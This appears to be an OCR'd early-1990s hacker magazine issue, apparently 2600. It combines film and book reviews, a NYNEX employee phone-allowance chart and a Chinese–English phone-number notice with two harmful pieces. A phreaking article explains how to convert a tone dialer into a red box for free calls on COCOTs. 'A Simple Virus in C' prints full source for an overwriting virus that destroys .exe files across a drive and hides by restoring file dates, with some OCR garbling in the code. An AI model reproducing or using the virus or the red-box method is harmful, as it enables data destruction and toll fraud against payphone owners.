[RING RING] "Hello?"

"Hello, this is Cointel, Inc. We'd like to ask you a few questions about a call you received from Boston on 2/12/91. Could you tell us the name and address of the person who placed the call?"

Cool dude: "What? I don't remember. Go to hell! [SLAM]"

Meathead: "Uh, sure, his name is John Smith. You want his address too?"


Get the picture? Good....

COCOTs are a great resource if we use them wisely, like our environment. We've gotta be careful not to plunder them. Make a few long distance calls and then leave that particular COCOT alone for awhile. Chances are your bills will be "absorbed" by the profit margin of the owner and probably ignored but the smaller the owner's profit margin gets, the more likely suspicions will be aroused. 'nuff said! I have found COCOTs *everywhere.* COCOT technology is relatively new, though. I know many towns that have none. Check out big cities.

As for a tone dialer, don't leave home without one! A true phreak always has a DTMF tone dialer at hand along with a red box! My personal favorite is the COMBO-BOX (red box plus DTMF). Take a Radio Shack 33-memory Pocket Dialer. Open up the back. Remove the little 3.579 MHz crystal (looks like a metal cylinder). Unsolder it. Solder on a couple of thin, insulated wires where the crystal was attached. Thread the wires through one of the "vents" in the back of the tone dialer. Get ahold of a 6.5536 MHz crystal (available thru Fry's Electronics, 89 cents apiece, phone number (415) 770-3763). Go out and get some quick drying epoxy and a Radio Shack mini Toggle Switch, DPDT, cat. #275-626. Close the tone dialer, with the two wires sticking out one of the back vents. Screw it up tight. Now, attach the crystals and wires to the switch with solder as in the above diagram.

Each "xx" prong in the diagram is actually *two* prongs. Hook up the two leads from the crystals to separate prongs (same with the wires).

Now, epoxy this gizmo to the side of the tone dialer. Use *a lot* of epoxy, as you must make the switch/crystals essentially *embedded* in epoxy resin, as in the diagram on the next page.



Make sure the epoxy is really gobbed on there. You want to be certain the switch and crystals are firmly attached and secure in a matrix of epoxy (it doesn't conduct electricity, so don't worry about shorting out the connections to the toggle switch). Just don't gum up the action of the switch!

Basically, you've altered the device so you can select between two crystals to generate the timing for the microprocessor in the tone dialer.

Turn on the tone dialer. Now you can easily switch between the two crystal types. The small crystal will generate ordinary DTMF tones. By simply flicking the switch, you generate *higher* tones, using the memory function of the tone dialer, save five stars in the P1 location. Now dial the P1 location using the *big* crystal. Sure sounds like the tones for a quarter, doesn't it!

Carrying this around with you will always come in handy with both telco payphones *and* COCOTs! No phreak should be without one!

References for this article include Noah Clayton's *excellent* piece on COCOTs in *2600 Magazine*, Autumn 1990. Also The Plague's article on Tone Dialer conversion to Red Box, *2600 Magazine*, Summer 1990 (which inspired me to create the COMBO-BOX (red box plus DTMF dialer).

Information is power... *share it!* And drink massive amounts of Jolt Cola. Trust me, it's good for you. Keep the faith, and never stop searching for new frontiers.

# FILM REVIEW

***Sneakers***
**Universal Pictures**
**Starring: Robert Redford, Ben Kingsley, Dan Akroyd, River Phoenix, James Earl Jones, Sidney Poitier, David Strathairn, Mary McDonnell.**
**Review by Emmanuel Goldstein**

If there's one thing we can determine right off the bat, it's that *Sneakers* is most definitely a *fun* film. But whether or not it is a *hacker* film is a topic open to debate. A good many of the characters are hackers, or former hackers. And it is this skill which gives them the ability to do what they do: get into things they're not supposed to be able to get into. The difference is that these people do it for profit. And that fact alone is enough to make this a non-hacker movie. After all, hackers don't do what they do with profit in mind. But *Sneakers* is most definitely a film *for* hackers since there is so much in the way of technique that is illustrated.

The opening scene is a flashback to the ideologically correct era of anti-war marches and draft card burnings. It's at that time that two hackers (complete with rotary phones and an acoustic coupler) get into some major trouble when they mess with Richard Nixon's bank account. The stage is set, the time shifts to the present, and one of the hackers turns into Robert Redford. He now runs a company that tests security, for a phenomenal fee. (Some of our friends who actually do this kind of thing tell us that the fee is absurdly low for that type of work.) His co-workers include a blind phone phreak who has remarkable perceptive powers, a hopeless paranoid who's convinced that everything is a plot of some kind, an ex-CIA agent who doesn't like to talk about why he left, and a kid who changed his grades by computer, no doubt after reading our Autumn 1989 issue. This mixed up bunch, played by a well-above-average cast, is fodder for unique situations and dialogue. And it's about time.

The action centers around the group's quest for a magic box which can supposedly decrypt any encryption scheme. "There isn't a government in the world that wouldn't kill" for this kind of technology, they aptly surmise. The existence of this magic box is the one truly silly element of *Sneakers*. Fortunately, the remaining technical issues contain only trivial flaws, such as lack of a delay on a multi-satellite phone call or the fact that *everybody* seems to use compatible equipment. We must recognize that Hollywood needs to take some liberties with reality.

As the group continues its quest for the Holy Box, they become caught up in the whole FBI-CIA-NSA world, leaving the viewer with a less than satisfactory judgment of how the world of intelligence works. This was without doubt precisely the intention.

In many ways, *Sneakers* is a political thriller and one which doesn't miss an opportunity to throw some political barbs. George Bush and the Republican Party are the favorite targets of this "culturally elitist" production. Again, it's about time.

But best of all is the fact that *Sneakers* at no point tries to send a moral message about hacking. Rather, hackers are looked upon as a reality; there are people who do this kind of thing and they have a useful place in society. With the kind of information being recorded these days, you need some of that hacking ability to be able to figure out what's really happening. True, this knowledge can be misused and distorted, as the film demonstrates. But that is human nature. If the good hackers were to disappear, only the evil ones would remain.

*Sneakers* manages to send a serious message without taking itself too seriously. In fact, the confrontation between the NSA bigwig (James Earl Jones) and the group carrying the magic box is remarkably reminiscent of Dorothy and friends meeting the wizard after getting the Wicked Witch of the West's broomstick. A great man probably once said that the best way to send a serious message is through humor. *Sneakers* does this and still keeps the audience on the edge of their seats.

**People are always wondering whether or not telephone company employees get discounts on their phone bills. Well, we've discovered that NYNEX offers two classes of what is known as Telephone Service Allowance (TSA). This allowance can be used by NYNEX employees and their families for personal use as well as NYNEX business. Forbidden activities include other businesses or political campaign activities. The allowance only applies to the primary residence of the employee. Class A service provides a 100 percent allowance while Class B provides a 50 percent allowance. Those entitled to Class A status include management employees, nonmanagement employees with 30 years or more, retired employees on a service or disability pension, and employees with specified job functions, particularly those on call 24 hours a day. Those entitled to Class B generally include employees not eligible for Class A.**




CHART II
TELEPHONE SERVICE ITEMS AND ALLOWANCE

| | NEW ENGLAND | | NEW YORK | |
|---|---|---|---|---|
| SERVICE ITEMS | Class A | Class B | Class A<br>(1) | Class B |
| Exchange Service<br>(Basic service, one main line, 3 outlet wires, wire investment, etc.) Includes any intraLATA toll option offered. | 100% | 50% | 100% | 50% |
| Other Services | | | | |
| Local Exchange Service Mileage | 100% | 100% | 100% | 50% |
| Touch Tone Service | 100% | 100% | 100% | 50% |
| Customer Access Charge | 100% | 100% | 100% | 50% |
| End User Originating Access (when approved) | 100% | 100% | -- | -- |
| Custom Calling Features or Package | | | | |
| Call Waiting | 100% | 50% | 100% | - |
| Call Forwarding | 100% | 50% | 100% | - |
| Three-way Calling | 100% | 50% | 100% | - |
| Speed Calling-8 numbers | 100% | 50% | 100% | - |
| Speed Calling-30 numbers | 100% | 50% | 100% | - |
| Service, Equipment, and Premises Work Charges<br>(i.e., install line, change service, install wire & jacks, change grade of service or telephone number.) Does not include station or other equipment. | 100% | 50% | 100% | 50% |
| Toll Charges<br>IntraLATA toll and credit card calls (3), additional local usage, intraLATA directory assistance, & temporary surcharges | 100% up to $90/ qtr. | 50% of up to $60/mo. | 100% up to $35/ mo. | 50% (2) |
| Directory Listings | | | | |
| Change in listing | 100% | 100% | 100% | 100% |
| Additional directory listings: | | | | |
| Unrelated person-same house | - | - | - | - |
| 2 or more employees-same house | 100% | 100% | 100% | 100% |
| Relatives/dependents of employees-same house | 50% | 50% | - | - |

Notes:
1. An employee eligible for a Class A service allowance may have additional quantities of the items as well as Continuous Property Mileage (employee's property) at a 50% allowance with approval of his/her fifth level.
2.. Applies to local message units., intraLATA directory assistance, and temporary surcharges only.
3. IntraLATA charges are billed by the telephone company providing your service. InterLATA charges are billed by long distance companies (i.e., AT&T, MCI, GTE Sprint).

# A Simple Virus in C

**by Infiltrator**

C seems to be the programming language of the 90's. Its versatility and ability for the same code to be used on different computer platforms are the reasons for this. So in a brief burst of programming energy I have created this little C virus. It's a basic overwriting virus that attacks all .exe files in the directories off the main C directory. The virus spreads itself by overwriting the virus code on top of the victim file. So the victim file becomes yet another copy of the virus. So as not to reinfect, the virus places a virus marker at the end of the victim file. Now I know that this is not the best coding and that it could be improved and refined but since I'm too lazy to do that you will just have to suffer.

Now the legal stuff: Please do not use this virus to do any harm or destruction, etc., etc. This virus is for educational use only and all that good stuff. Have fun!

```
                                        /* THE SIMPLE OVERWRITING VIRUS */
                                        /*    CREATED BY INFILTRATOR        */
#include "stdio.h"
#include "dir.h"
#include "io.h"
#include "dos.h"
#include "fcntl.h"
/********** VARIABLES FOR THE VIRUS **********/
struct ffblk ffblk,ffblk1,ffblk2;
struct ftime ft;
int done,done1,lfof,marker=248,count=0,vsize=19520,drive;
FILE *victim,*virus,*lf;
char ch,vc,buffer[MAXPATH],vstamp[23]="HAPPY,HAPPY! JOY,JOY!";
struct ftime getdt();                   /* ——————————————- */
setdt();                      /* Function prototypes
dna(int argc, char *argv[]);  /* ——————————————- */
/********** MAIN FUNCTION (LOOP) **********/
void main(int argc, char *argv[])       /* Start of main loop */
 {
          dna(argc,argv);               /* Call virus reproduction func */
          getcwd(buffer,MAXPATH);       /* Get current directory */
          drive = getdisk();            /* Get current drive number */
          setdisk(2);                             /* Goto 'C' drive */
          chdir("\\");                            /* Change to root directory */
          done1= findfirst("*",&ffblk1,FA_DIREC); /* Get 1st directory */
           while(!done1) {              /* Start of loop */
            chdir(ffblk1.ff_name);      /* Change to directory */
            if ( lf = findfirst("*.exe",&ffblk2,0) == -1 ) { /*No file to infect */
                     chdir("\\");                          /* Back to root */
                     done1=findnext(&ffblk1);    /* Get next dir */
```

```
        }
        else {                          /* Yes, infectable file found */
                dna(argc,argv);         /* Call reproduction func. */
                chdir("\\");                    /* Back to root */
                done1=findnext(&ffblk1);   /* Next directory */
        }
       }                                        /* End loop */
       setdisk(drive);                  /* Goto original drive */
       chdir(buffer);                   /* Goto original dir */
      }                                         /* End of virus */
/********** END OF MAIN FUNCTION, START OF OTHER FUNCTIONS **********/
dna(int argc, char *argv[])             /* Virus Tasks Func */
{
        lfof = findfirst("*.exe",&ffblk,0);     /* Find first '.exe' file */
        while(!done)
        {
         victim=fopen(ffblk,ff_name,"rb+");  /* Open file */
         fseek(victim,-1,SEEK_END);/* Go to end, look for marker */
         ch=getc(victim);               /* Get char */
         if (ch == '^')                 /* Is it the marker? YES */
                 {
                 fclose(victim);        /* Don't Reinfect */
                 done=findnext(&ffblk); /* Go to next '.exe' file */
                 }
         else                                   /* NO...Infect! */
                 {
                 getdt();                       /* Get file date */
                 virus=fopen(argv[0],"rb");  /* Open host program */
                 victim=fopen(ffblk,ff_name,"wb"); /* Open file to infect */
                 while ( count ( vsize )        /* Copy virus code */
                  {                                     /*  to the victim file */
                         vc=getc(virus);        /* This will overwrite */
                         putc(vc,victim);       /*  the file totally */
                         count++;               /* End reproduction */
                  }
                 fprintf(victim,"%s",vstamp);/* Put on virus stamp, optional */
                 fclose(virus);                 /* Close Virus */
                 fclose(victim);                /* Close Victim */
                 victim=fopen(ffblk,ff_name,"ab");      /* Append to victim */
                 putc(marker,victim);                   /*  virus marker char */
                 fclose(victim);                /* Close file */
                 setdt();                       /* Set file date to original */
                 count=0;                       /* Reset file char counter */
                 done=findnext(&ffblk);         /* Next file */
                 }
        }
}
struct ftime getdt()                    /* Get original file date func */
{
        victim=fopen(ffblk,ff_name,"rb");       /* Open file */
        getftime(fileno(victim), &ft);          /* Get date */
        fclose(victim);                         /* Close file */
        return ft;                              /* Return */
```

```
}
setdt()                                   /* Set date to original func */
{
        victim=fopen(ffblk,ff_name,"rb");    /* Open file */
        setftime(fileno(victim), &ft);       /* Set date */
        fclose(victim);                      /* Close file */
        return 0;                            /* Return */
}
```

# BOOK REVIEW

***The Hacker Crackdown: Law and Disorder on the Electronic Frontier***
**by Bruce Sterling**
**$23.00, Bantam Books, 313 pages**
**Review by The Devil's Advocate**

The denizens of cyberspace have long revered Bruce Sterling as one of cyberfiction's earliest pioneers. Now, Sterling has removed his steel-edged mirrorshades to cast a deep probing look into the heart of our modern-day electronic frontier. The result is *The Hacker Crackdown,* the latest account of the hacker culture and Sterling's first foray into non-fiction.

At first glance, *Crackdown* would appear to follow in the narrative footsteps of *The Cuckoo's Egg* and *Cyberpunk.* The setting is cyberspace, 1990: year of the AT&T crash and the aftermath of Ma Bell's fragmentation; year of Operation Sundevil, the Atlanta raids, and the Legion of Doom breakup; year of the E911 document and the trial of Knight Lightning; year of the hacker crackdown, and the formation of that bastion of computer civil liberties, the Electronic Frontier Foundation. Unlike *Cuckoo* and *Cyberpunk,* however, Sterling's work does not center around characters and events so much as the parallels he draws between them. *Crackdown* is far less story and far more analysis. *Crackdown* is also personal. Missing is the detached and unbiased aloofness expected of a journalist. Intermingled with the factual accounts, for instance, are Sterling's keen wit and insight:

"In my opinion, any teenager enthralled by computers, fascinated by the ins and outs of computer security, and attracted by the lure of specialized forms of knowledge and power, would do well to forget all about hacking and set his (or her) sights on becoming a Fed. Feds can trump hackers at almost every single thing hackers do, including gathering intelligence, undercover disguise, trashing, phone-tapping, building dossiers, networking, and infiltrating computer systems...."

Sterling is fair. He effectively gets into the psyche of hacker and enforcer alike, oftentimes poking fun at the absurdity in both lines of reasoning. To hackers he is honest and brutal: "Phone phreaks pick on the weak." Before the advent of ANI, hackers exploited AT&T. Then they drifted to the Baby Bells where security was less than stellar. From there it was a gradual regression all the way down to local PBX's, the weakest kids on the block, and certainly not the megacorporate entities that give rise to "steal from the rich" Robin Hood excuses. To enforcers he is equally brutal, charting a chronicle of civil liberty abuses by the FBI, Secret Service, and local law enforcement agencies.

Perhaps the best reason to read *Crackdown* is to learn what other books have neglected to focus on: the abuses of power by law enforcement. Indeed, it is these abuses that are the main focus of Sterling's work. One by one he gives a grim account of the raids of 1990, the Crackdown or cultural genocide that was to have as its goal the complete and absolute extinction of hacking in all of its manifestations.

On February 21, 1990, Robert Izenberg was raided by the Secret Service. They shut down his UUCP site, seized twenty thousand dollars' worth of professional equipment as "evidence," including some 140 megabytes of files, mail, and data belonging to himself and his users. Izenberg was neither arrested nor charged with any crime. Two years later he would still be trying to get his equipment back.

On March 1, 1990, twenty-one-year-old Erik Bloodaxe was awakened by a revolver pointed at his head. Secret Service agents seized everything even remotely electronic, including his telephone. Bloodaxe was neither arrested nor charged with any crime. Two years later he would still be wondering where all his equipment went.

Mentor was yet another victim of the Crackdown. Secret Service agents "rousted him and his wife from bed in their underwear," and proceeded to seize thousands of dollars' worth of work-related computer equipment, including his wife's incomplete academic thesis stored on a hard disk. Two years later and Mentor would still be waiting for the return of his equipment.


Then came the infamous Steve Jackson Games raid. Again, no one was arrested and no charges were filed. "Everything appropriated was officially kept as 'evidence' of crimes never specified."

Bruce Sterling explains (in an unusual first-person shift in the narrative) that it was this raid above all else which compelled him to "put science fiction aside until I had discovered what had happened and where this trouble had come from."

*Crackdown* culminates with what is perhaps the most stunning example of injustice outside of the Steve Jackson raid. Although the trial of Knight Lightning is over, its bittersweet memories still linger in the collective mind of cyberspace. This, after all, was the trial in which William Cook maliciously tried (and failed) to convict a fledgling teenage journalist for printing a worthless garble of bureaucratic dreck by claiming that it was in fact a $79,449 piece of "proprietary" code. In an effort to demonstrate the sheer boredom and tediousness of the E911 document, and the absurdity of Cook's prosecution, *Crackdown* includes a hefty sampling of this document (at a savings of over $79,449 by Cook's standards!).

More than any other book to date, *Crackdown* concentrates on the political grit and grime of computer law enforcement, answering such perennial favorites as why does the Secret Service have anything to do with hackers anyway? In *Crackdown* we learn that something of a contest exists between the Secret Service and the FBI when it comes to busting hackers. Also touched upon are the "waffling" First Amendment issues that have sprung forth from cyberspace.

*Crackdown* is a year in the life of the electronic frontier. For some, a forgotten mote of antiquity; for others, a spectral preamble of darker things to come. But for those who thrive at the cutting edge of cyberspace, *Crackdown* is certain to bridge those distant points of light with its account of a year that will not be forgotten.



用戶傳眞（FAX）也改七位數？

SHAll THE FAX NUMBERS BE CHANGED TO SEVEN DIGITS, TOO?

傳眞機（FAX）也要同時改爲七位數撥號到時，請你別忘了更改新的電話號碼。

Certanly, the FAX numbers shall also be changed into seven digits at the same time please don't forget to change it at that time.

一定要到規定改號時間，才能撥7位數？

SHALL THE SEVEN-DIGIT NUMBER NOT BE USED UNTIL THE APPOINTED TIME OF ADDING DIGIT?

一定要到規定改號的時間才能撥新的七位電話號碼，未到時間就撥，電話是必然打不通的，并會影響正常的通信。如到了改號時間，你還撥原六位的電話號碼，同樣打不通電話（只能聽到播出的改號通知音）

You can not dial the new seven-digit number until the appointed time of adding digit. If you dial it before that time or if you dial the orginal six-digit telephone number after the appointed time of adding digit, of course you can not get a through (only hearing the announcement tone for adding digit), and it will affect the normal communication.

從1991年12月31日（北京時間）23時48分起，廣州市（含花縣）的電話號

都要在原六位數電話號碼前面加一個與第一位相同的數字。

